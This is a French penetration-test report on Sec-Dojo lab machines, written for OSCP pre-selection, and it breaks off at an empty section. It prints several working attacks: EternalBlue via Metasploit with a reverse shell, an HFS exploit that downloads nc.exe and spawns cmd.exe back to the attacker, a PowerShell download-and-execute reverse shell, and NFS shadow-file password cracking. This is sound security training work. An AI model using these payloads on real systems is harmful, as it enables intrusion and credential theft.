AB conseils
OSCP Pré-Selection

15 novembre 2020

Rapport de test d'intrusion pour le laboratoire interne de Sec-dojo

Mohammed.Layadi@cfa-afti.fr

Réalisé par :

Mohamed Dhia Eddine LAYADI

Sec-Dojo Rapport de pentest :

1.1 Introduction :

Le rapport suivant contient les détails sur le test d'intrusion du laboratoire SEC-DOJO, et démontre tous les efforts qui ont été déployés pour être sélectionnés pour passer la certification de sécurité offensive (OSCP).

Ce rapport sera noté du point de vue de l'exactitude et la plénitude à tous les aspects de l'examen. Le but de ce rapport est de s'assurer que l'étudiant en charge de l'écriture de celui-ci a une compréhension des méthodes du test d'intrusion ainsi que les connaissances techniques nécessaires pour passer le test d'OSCP.

1.2 Objectifs :

L'objectif de l'évaluation est d'obtenir l'accès complet dans les différentes machines des différents laboratoires Westeros, Braavos et WinAcl avec une démarche méthodique. Ce test doit simuler un test d'intrusion réel avec tous ses aspects du début jusqu'à la fin.

1.3 Exigences et attentes du rapport :

Ce rapport devra contenir obligatoirement les éléments qui doivent apparaître dans un test de pénétration, qui sont les suivants :

- Résumé général de haut niveau et recommandations (non techniques).
- Présentation de la méthodologie et aperçu détaillé des mesures prises.
- Chaque constatation en incluant des captures d'écran, un parcours, un exemple de code et un screen de contrôle de la machine dans le cas échéant.
- Tout élément supplémentaire qui n'a pas été inclus.

2 Résumé général

Dans le but d'être pré-sélectionné dans l'examen OSCP, j'ai été amené à réaliser un test d'intrusion sur les différents laboratoires de Sec-dojo liée à ABconseil entreprise .

Ces tests d'intrusion avaient pour but de recréer des attaques similaires à une vraie attaque de hacker pour prendre le contrôle des machines des labs de Sec-Dojo.

Les objectifs derrière tout ça était de trouver les failles de sécurité et de les exploiter, pour faire un rapport à ABconseil dans le but de les notifier et donner des recommandations contre celle-ci

Au cours du test j'ai pu exploiter plusieurs machines avec différentes méthodes, plusieurs vulnérabilités dites critiques ont été retrouvées lors de ce test.

Cependant, à cause d'un paramètre et une contrainte non négligeable qui est le temps, je n'ai donc pas pu exploiter toutes les machines mais cela n'implique pas la sécurité des machines restantes , pour cela une deuxième expertise est demandée au vu de toutes les vulnérabilités trouvées.

Dans ce rapport, je vais présenter uniquement les machines dont je ai pu avoir un accès total ou bien dont j'ai réuni toutes les informations nécessaires à l'exploitation.

Les lab concernés avec les machines sont :

LAB1---Westeros---	LAB2 --Braavos--	LAB3 -- WinAcljo --
Dumped 10.20.206.88	**Crippled 10.20.206.146**	**Niba-Dc 10.20.206.48**
Exposed 10.20.206.215	**Lazy 10.20.206.238**	**Niba-AD 10.20.206.22**
Shared 10.20.206.195	**Disclosed 10.20.206.196**	
Tears 10.20.206.98	**Green 10.20.206.25**	
Eggshell 10.20.206.60	**Gate 10.20.206.214**	

2.Quelques recommandations :

Je recommande une correction des failles découvertes dans le rapport. Surtout que la plupart des failles sont liées à une mauvaise configuration, un oubli de changement de mot de passe, ou bien plus fréquemment une version obsolète des programmes utilisés. C'est pour cette raison que les corrections liées à cela ne sont pas rédhibitoires, sauf qu'elles nécessitent un arrêt temporaire de quelques services.

3. Méthodologie :

L'approche utilisée est courante dans le domaine de la sécurité informatique pour réaliser des tests d'intrusion.

Cette méthode repose sur la collecte d'informations sur le réseau puis l'exploitation de celles-ci de façon générale.

3.0 Collecte d'informations

Cette étape consiste à définir les machines ciblées par l'audit conformément au contrat établi avec l'entreprise dans notre cas le scop est défini d'avance comme énoncé dans le résumé.

La collecte d'informations va se faire au début de chaque attaque sur une machine pour voir les services utilisés par celle-ci.

3.1 Intrusion :

Cette étape vient juste après la collecte d'informations. Dans celle-ci en essayant d'exploiter les vulnérabilités trouvées tout en montrant les démarches à suivre pour réussir l'acquisition des privilèges totales de la machine cible.

4 Réalisations

4.1 Westeros "LAB1"

Westeros est le premier lab de la série, il se caractérise par des machines Windows. Au cours de notre test, j'ai pu avoir accès à une machine et avoir énormément d'informations sur une autre, mais vu le manque de temps je n'ai pas pu obtenir le flag.

4.1.1 Tears : 10.20.206.98

Description :

Je vais prendre possession du système à l'aide d'une faille qui est liée à la version du protocole SMB. La version trouvée est obsolète, cette dernière permet d'avoir une faille de type RCE "Remote code execution", elle va permettre de prendre le contrôle de la machine à distance.

Impact :

Pour commencer, j'ai scanné tous les ports ouverts avec l'outil nmap.

```
Nmap -sC -sV -p- -T5 -oA Tears 10.20.206.98
```

Le résultat de ce scan se présente comme ceci :

machine	port
Tears	TCP: 135,139,445,3389,5357,49152-5,49159,49160

```
135/tcp   open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 128
5357/tcp  open  http              syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
49160/tcp open  msrpc             syn-ack ttl 128 Microsoft Windows RPC
```

Je constate que l'os est windows 7 et que le port SMB tourne déjà. À ce stade, je sais qu'une vulnérabilité connue peut probablement être exploitable, je peux vérifier directement en utilisant les **SAFE Scripte** de **Nmap.**

```
nmap --script safe -Pn -n 10.20.206.98
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Je peux directement exploiter cette faille à l'aide de metasploite grâce au module **"exploit/windows/smb/ms17_010_eternalblue"**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.20.206.98     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.20.206.124    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

J'exécute un **getsystem** pour avoir des privilèges plus élevés et au final j'obtiens ceci :

```
[*] 10.20.206.98:445 - Starting non-paged pool grooming
[+] 10.20.206.98:445 - Sending SMBv2 buffers
[+] 10.20.206.98:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.20.206.98:445 - Sending final SMBv2 buffers.
[*] 10.20.206.98:445 - Sending last fragment of exploit packet!
[*] 10.20.206.98:445 - Receiving response from exploit packet
[+] 10.20.206.98:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.20.206.98:445 - Sending egg to corrupted connection.
[*] 10.20.206.98:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.20.206.98
[*] Meterpreter session 2 opened (10.20.206.124:4444 -> 10.20.206.98:49159) at 2020-11-16 19:52:55 +0100
[+] 10.20.206.98:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.20.206.98:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.20.206.98:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Je vois que je suis bien administrateur de la machine.

```
C:\Users>whoami
whoami
nt authority\system

C:\Users>
```

Donc l'impact engendré par cette faille est la prise de contrôle de la machine à distance par un attaquant.

Criticité :

Utilisation d'une ancienne version de SMB : Élevée

Remediation

Cette vulnérabilité est très ancienne, elle est liée au protocole SMB d'ancienne version bien qu'elle soit critique, néanmoins une mise à jour de celui-ci ainsi qu'une mise à jour windows résoudrait le problème .

Remarque : Cette machine ne contenait pas de flag lors de la prise de contrôle de celle-ci .

4.1.2 Exposed: 10.20.206.129

Description :

Cette vulnérabilité est due à la fonction findMacroMarker de parserLib.pas dans Rejetto HTTP File Server 2.3x, qui permet à des attaquants distants d'exécuter des programmes arbitraires via une séquence de null byte %00 dans une action de recherche.

À l'aide d'une faille RCE présente dans le serveur HTTP file server j'ai pu prendre possession du système de manière générale et contrôler la machine à distance.

Impact :


Cette machine à plusieurs ports ouverts, je vais commencer par analyser celle-ci grâce à nmap.

```
root@kali:/home/kali/Sec-DOJO/Exposed# nmap 10.20.206.129
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-14 10:26 UTC
Nmap scan report for 10.20.206.129
Host is up (0.00039s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49161/tcp open  unknown
MAC Address: 0A:87:D4:CE:7D:0D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 84.33 seconds
root@kali:/home/kali/Sec-DOJO/Exposed#
```

machine	port
Exposed	TCP: 80,135,139,445,3389,49153,49154,49155,49161

Je remarque un serveur http au port 80



En cherchant sur “**Searchsploit”** je trouve sur un exploit qui montre comment sont faites les requêtes.

```
    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)
0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20
20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
xcept:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```

À l’aide de Burp Suit, je redirige le trafic, j'ouvre un serveur python et j'essaye de load un shell récupérer dans **Nishang.**

```
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.20.206.124 -Port 4443
```

```
GET /?search=%00{.exec|powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.20.206.124:8000/Reverce.ps1').} HTTP/1.1
Host: 10.20.206.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: HFS_SID=0,0705162729136646
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Malheureusement cela n'a pas pu fonctionner à cause de l'URL encode "j'ai Compris en regardant le screen :-)".

l'impact dans notre cas n'a pas conduit à un contrôle total, néanmoins il a suffit à un attaquant de trouver des failles critiques qui peuvent mener à la compromission du réseau, j'ai même pu réaliser un ping via la machine distante.

Criticité :

- utilisation d'un ancien version de HFS :Élevée

Recommandations

Mettre à jour les technologies utilisées, plus précisément HFS(Http file server) à la version la plus récente .

Mettre en hiden le service de file exchange et le permettre seulement aux utilisateurs concernés de l'utiliser.

Remarque

Concernant les autres machines du lab, vu que rien d'exploitable a été trouvé, vu le manque de temps je vous suggère de refaire une expertise au plus vite .

4.2 Braavos "Lab 2"

Le lab Braavos est composé principalement de machines linux. Au cours du test d'intrusion, j'ai pu avoir un accès root à 3 des machines du lab et beaucoup d'informations critiques sur deux d'entre elles.

4.2.1 Crippled :10.20.206.146

Description :

Le dossier /etc était visible pour tout le monde, ce dernier contient des fichiers confidentiels comme passwd et shadow, ces fichiers contiennent des informations sur tous les utilisateurs ainsi que leur mot de passe hashé .

Le fichier shadow n'était pas lisible par tous, mais il y avait un fichier de sauvegarde qui contenait le SHA512 de l'utilisateur Nagios.

Impact :

Analyse des ports ouverts :

machine	port
Crippled	TCP: 22,111,2049,38477,49789,53009,54383

```
Nmap -sC -sV -p- -T5 -oA Cipp 10.20.206.146
```

```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu L
| ssh-hostkey:
|   2048 53:9e:bf:4f:5e:fe:10:24:86:c2:34:43:27:bc:cb:a3 (RSA)
|   256 5c:b4:fb:c7:27:d7:4c:09:48:cc:7f:82:40:a3:ce:db (ECDSA)
|_  256 10:ce:b0:a6:7c:0f:a7:90:1b:7e:d1:32:47:b0:46:33 (ED25519)
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      52919/tcp6  mountd
|   100005  1,2,3      53597/udp6  mountd
|   100005  1,2,3      54383/tcp   mountd
|   100005  1,2,3      54492/udp   mountd
|   100021  1,3,4      37535/tcp6  nlockmgr
|   100021  1,3,4      38477/tcp   nlockmgr
|   100021  1,3,4      43952/udp   nlockmgr
|   100021  1,3,4      50814/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
38477/tcp open  nlockmgr 1-4 (RPC #100021)
49789/tcp open  mountd   1-3 (RPC #100005)
53009/tcp open  mountd   1-3 (RPC #100005)
54383/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Je remarque la présence d'une version 3 de NFS utilisée via RPC. J'essaye de voir les partages disponibles.


```
showmount  showrgb
kali@kali:~$ showmount -e 10.20.206.146
Export list for 10.20.206.146:
/etc *
```

Je remarque que l'on peut accéder au dossier /etc, alors je réalise une opération. Pour effectuer celle-ci, j'utilise NFpysh.

```
sudo nfspysh -o rw,server=10.20.206.149:/etc:,nfsport=2049/udp getroot /tmp/info
```

Cette commande permet d'avoir les droits de l'utilisateur responsable du partage dans certaines versions de NFS. Dans cette version, je ne peux pas avoir les droits à l'aide de ce script.

En explorant le fichier, j'arrive à trouver une ancienne version de shadow qui est shadow.bak disponible avec un hash nagios.



À l'aide de la commande unshadow, je peux changer le hash pour le rendre crackable par john.

```
unshadow shadow shadow > file.txt
```

Le mot de passe trouvé est : nagios

```
❯ sudo john file.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
nagios           (nagios)
```

J'ai pu me connecter via “ssh” avec le mot de passe et avoir le flag vu que l’utilisateur est dans la liste des sudoers, un sudo suffit pour avoir les privilèges.

```
root@ip-10-20-206-146:/root# cat proof.txt
cat proof.txt
Crippled_Redouane-Taoussi-ipzpe7t6by5rysicb7u5xoa6gem7bv0k
root@ip-10-20-206-146:/root#
```

Criticité :

- accès à un répertoire /etc ouvert à tous : Élevée
- Mot de passe faible :Moyen

Recommandations :

- Ne pas partager de répertoire sensible via NFS.
- Utiliser des mots de passe robustes, surtout pour les utilisateurs avec un accès root.
- Mettre à jour les services à la dernière version.

4.2.2 Lazy:10.20.206.238

Description :

La vulnérabilité va se trouver dans le serveur web qui fait tourner un site web wordpress vulnérable avec une version 5.5.1, ajouter à cela l'oubli de la part de l'admin de modifier les mots de passe par défaut qui sont admin:admin. On peut facilement s'introduire dans celui-ci et avoir une RCE .


Impact :

Analyse des ports ouverts :


machine	port
Lazy	TCP: 22,80

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:0a:00:e6:75:20:e9:e3:c5:88:3e:7c:d2:bb:37:ef (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6v1iZvKiVckJrcyY1/ESZhJHO3+F51oMWO9HyFs0jbJxnLXjKk1gghAOYR1Pvv0EfGKCJbh626HSANetlzQaesQhw/WMf
v42qISvC28rOIxtFzWbypEtl9U5HT+cypIB5BSb3TD+H/wos33lielC55u5oJEV3/VfaQnb4bRQjLzR7T34v8wBdTWcBX3k/kQk6TyPC7uQKWD816wx7QKPrFyBs+v8oQXdlEet
nwzl8hV9fj0O7Igx94U3aqRR4mL8g8RTXUJ+hLlAqSCSLl0LafvXgF6EOq62t8ZXvIMcu9wZBOl20to40Fki5WfzqeqLx6PTAibrNExQFz74Xcn5
|   256 c1:9b:09:ed:fb:c9:fb:ae:b0:84:ea:fc:11:24:66:a2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI3mnKAGH0ct3FUxMduYv3VOfHJRiNjv0mewY5/DcY1gDxA0v7vuZrUtM0Irn
Fsy+8EOIQrdWMpH+LGP5MxSS5I=
|   256 08:ca:cd:15:ed:9f:03:a7:e0:db:3e:ac:f4:eb:b9:0a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILgelmYmCs1lb2PR3BYOu18tKEG0bMc2ObXnjuF+z1hb
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.5.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: staging1 &#8211; Just another WordPress site
MAC Address: 0A:90:0E:83:58:E7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En réalisant un directory enumeration avec Dirsearch, j'arrive à trouver pas mal de répertoires intéressants dont le répertoire wp-admin. J'essaye d'identifier les identifiants par défaut, je trouve que j'ai accès à la plateforme.



En allant dans plugin, j'avais remarqué la présence d'un plugin wordpress permettant d'avoir un web shell en tant que **www-date**.



Ce terminal nous permet de lire la clé ssh d'un utilisateur et on se connecte avec celle-ci.

Criticité :

- wordpresse version obsolète : Élevée
- Mot de passe et utilisateur par défaut :Élevée
- Escalade de privilège utilisateur a le droit de lire les répertoire d'un autre utilisateur :Élevée

Recommandations :

- Changer la version de wordpress qui permet de charger des scripts.
- Changer les mots de passe de la plateforme.
- Donner à chaque utilisateur les droits associés à celui-ci **exemple www-data peut lire les droits de uadmin.**

4.2.3 Green :10.20.206.25


Description :

